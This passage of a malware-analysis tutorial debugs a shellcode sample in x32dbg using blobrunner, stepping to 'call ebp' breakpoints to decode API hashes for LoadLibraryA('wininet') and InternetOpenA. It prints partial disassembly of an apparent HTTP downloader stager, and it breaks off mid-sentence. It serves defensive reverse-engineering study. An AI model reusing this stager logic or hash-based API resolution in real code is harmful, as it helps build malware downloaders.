
```
Command: bp 0x001e0000

Running        Breakpoint at 001E0000 set!
```

If we recall that the `JMP EAX` location is at an offset of 0x86, we can also set a breakpoint here with `bp 0x001e0000 + 0x86`.




```
775500D0 | 52 69 63 68| 69 7A 53 15| 00 00 00
Command: bp 0x001e0000 + 0x86
Running    Breakpoint at 001E0086 set!
```

Now we can jump back to blobrunner and press any button to execute the code.




```
0.0.5

[*] Using file: shellcode_ps1.bin
[*] Reading file...
[*] File Size: 0x031e
[*] Allocating Memory....Allocated!
[*]   |-Base: 0x001e0000
[*] Copying input data...
[*] Using offset: 0x00000000
[*] Navigate to the EP and set a breakpoint. Then press any key to jump to the shellcode.

[*] Entry: 0x001e0000
[*] Jumping to shellcode
```

Within x32dbg, we should now have hit a breakpoint at the beginning of the Shellcode.



```
EIP  001E0000   FC           cld
     001E0001   E8 89000000  call 1E008F
     001E0006   60           pushad
     001E0007   89E5         mov ebp,esp
     001E0009   31D2         xor edx,edx
     001E000B   64:8B52 30   mov edx,dword ptr fs:[edx+30]
     001E000F   8B52 0C      mov edx,dword ptr ds:[edx+C]
     001E0012   8B52 14      mov edx,dword ptr ds:[edx+14]
     001E0015   8B72 28      mov esi,dword ptr ds:[edx+28]       esi:"%s"
     001E0018   0FB74A 26    movzx ecx,word ptr ds:[edx+26]
     001E001C   31FF         xor edi,edi
     001E001E   31C0         xor eax,eax
     001E0020   AC           lodsb
     001E0021   3C 61        cmp al,61                           61:'a'
     001E0023   7C 02        jl 1E0027
     001E0025   2C 20        sub al,20
     001E0027   C1CF 0D      ror edi,D
     001E002A   01C7         add edi,eax
     001E002C   E2 F0        loop 1E001E
     001E002E   52           push edx
     001E002F   57           push edi
     001E0030   8B52 10      mov edx,dword ptr ds:[edx+10]
     001E0033   8B42 3C      mov eax,dword ptr ds:[edx+3C]
     001E0036   01D0         add eax,edx
     001E0038   8B40 78      mov eax,dword ptr ds:[eax+78]
     001E003B   85C0         test eax,eax
     001E003D   74 4A        je 1E0089
     001E003F   01D0         add eax,edx
     001E0041   50           push eax
```


We can go ahead and press `F7` twice to step into the first function. From here we can set breakpoints on the first two calls to `Call EBP`.



```
001E008A   5A            pop edx
001E008B   8B12          mov edx,dword ptr ds:[edx]
001E008D   EB 86         jmp 1E0015
001E008F   5D            pop ebp
001E0090   68 6E657400   push 74656E
001E0095   68 77696E69   push 696E6977
001E009A   54            push esp
001E009B   68 4C772607   push 726774C
001E00A0   FFD5          call ebp
001E00A2   31FF          xor edi,edi
001E00A4   57            push edi
001E00A5   57            push edi
001E00A6   57            push edi
001E00A7   57            push edi
001E00A8   57            push edi
001E00A9   68 3A5679A7   push A779563A
001E00AE   FFD5          call ebp
001E00B0   E9 84000000   jmp 1E0139
001E00B5   5B            pop ebx
001E00B6   31C9          xor ecx,ecx
001E00B8   51            push ecx
001E00B9   51            push ecx
001E00BA   6A 03         push 3
001E00BC   51            push ecx
001E00BD   51            push ecx
001E00BE   68 50000000   push 50
001E00C3   53            push ebx
001E00C4   50            push eax
001E00C5   68 57899FC6   push C69F8957

ebp=001E0006

001E00AE
```

Observing Hash Values in Memory


Now if we press `F9` to continue execution, we will hit a breakpoint on the first `Call EBP`. From here we can observe the hash value of `0x726774c` contained on the stack.



```
1: [esp] 0726774C 0726774C
2: [esp+4] 0019FE78 0019FE78 "wininet"
3: [esp+8] 696E6977 696E6977
4: [esp+C] 0074656E 0074656E
5: [esp+10] 004089E8 004089E8 &"ALLUSERSPROFILE=C:\\ProgramData"
```

We can again hit `F9` or `Continue` to resume execution, which should now stop on our previous `JMP EAX` breakpoint at an offset of `0x86`.

We can see this below, where the instruction pointer `EIP` is at `0x1e0000 + 0x86`.
From here we can see the `EAX` value in the right hand window. Which is annotated by x32dbg with the value `LoadLibraryA`.




```
EAX     75591270     <kernel32.LoadLibraryA>
EBX     002AA000
ECX     001E00A2
EDX     0726774C
EBP     001E0006
ESP     0019FE70
ESI     00CBD314     "%s"
EDI     0019FEEC

EIP     001E0086

EFLAGS     00000300
ZF  0   PF  0   AF  0
OF  0   SF  0   DF  0
CF  0   TF  1   IF  1

LastError    00000000 (ERROR_SUCCESS)
LastStatus   00000000 (STATUS_SUCCESS)
```

```
     001E0083    59              pop ecx
     001E0084    5A              pop edx
     001E0085    51              push ecx
EIP  001E0086    FFE0            jmp eax
     001E0088    58              pop eax
     001E0089    5F              pop edi
     001E008A    5A              pop edx
     001E008B    8B12            mov edx,dword ptr ds:[edx]
     001E008D    EB 86           jmp 1E0015
     001E008F    5D              pop ebp
     001E0090    68 6E657400     push 74656E
     001E0095    68 77696E69     push 696E6977
     001E009A    54              push esp
     001E009B    68 4C772607     push 726774C
     001E00A0    FFD5            call ebp
ECX  001E00A2    31FF            xor edi,edi
     001E00A4    57              push edi
     001E00A5    57              push edi
     001E00A6    57              push edi
     001E00A7    57              push edi
     001E00A8    57              push edi
     001E00A9    68 3A5679A7     push A779563A
```

Zooming in on that right-hand side, we can see the "decoded" value of `LoadLibraryA` contained in EAX. Which corresponds to our output from SpeakEasy and Google.

Viewing Decoded API Hashes in Register Windows

If we observe the stack window below, we can see also see the function arguments. In this case we can see the `wininet` string passed to `LoadLibraryA`.




```
EAX      75591270        <kernel32.LoadLibraryA>
EBX      002AA000
ECX      001E00A2
EDX      0726774C
EBP      001E0006
ESP      0019FE70
ESI      00CBD314        "%s"
EDI      0019FEEC

EIP      001E0086

EFLAGS    00000300
ZF  0   PF  0   AF  0
OF  0   SF  0   DF  0
CF  0   TF  1   IF  1

LastError   00000000 (ERROR_SUCCESS)
LastStatus  00000000 (STATUS_SUCCESS)

GS  002B   FS  0053
ES  002B   DS  002B
CS  0023   SS  002B

ST(0)  00000000000000000000 x87r0 Empty 0.00000000000000000000
ST(1)  00000000000000000000 x87r1 Empty 0.00000000000000000000
ST(2)  00000000000000000000 x87r2 Empty 0.00000000000000000000
ST(3)  00000000000000000000 x87r3 Empty 0.00000000000000000000
```

```
1:  [esp+4]  0019FE78 0019FE78 "wininet"
2:  [esp+8]  696E6977 696E6977
3:  [esp+C]  0074656E 0074656E
4:  [esp+10]  004089E8 004089E8 &"ALLUSERSPROFILE=C:\\ProgramData"
5:  [esp+14]  00406788 00406788 &"blobrunner.exe"
```

```
0019FF70 | 001E00A2 | return to 001E00A2 from ???
```

Decoding Additional API Hashes

If we hit `F9` again, we will stop at the second breakpoint we created, corresponding to `0xa779563A`, which we know from google resolves to `InternetOpenA`.




```
001E00A2   31FF          xor edi,edi
001E00A4   57            push edi
001E00A5   57            push edi
001E00A6   57            push edi
001E00A7   57            push edi
001E00A8   57            push edi
001E00A9   68 3A5679A7   push A779563A
001E00AE   FFD5          call ebp
001E00B0   E9 84000000   jmp 1E0139
001E00B5   5B            pop ebx
001E00B6   31C9          xor ecx,ecx
001E00B8   51            push ecx
001E00B9   51            push ecx
001E00BA   6A 03         push 3
001E00BC   51            push ecx
001E00BD   51            push ecx
001E00BE   68 50000000   push 50
001E00C3   53            push ebx
001E00C4   50            push eax
001E00C5   68 57899FC6   push C69F8957
001E00CA   FFD5          call ebp
001E00CC   EB 70         jmp 1E013E
001E00CE   5B            pop ebx
001E00CF   31D2          xor edx,edx
001E00D1   52            push edx
001E00D2   68 00024084   push 84400200
001E00D7   52            push edx
001E00D8   52            push edx
001E00D9   52            push edx
```

Second Breakpoint - InternetOpenA

More Call EBP's corresponding to Other functions.

We should set breakpoints on…

At this point we can see the hash value of `InternetOpenA` on the stack.



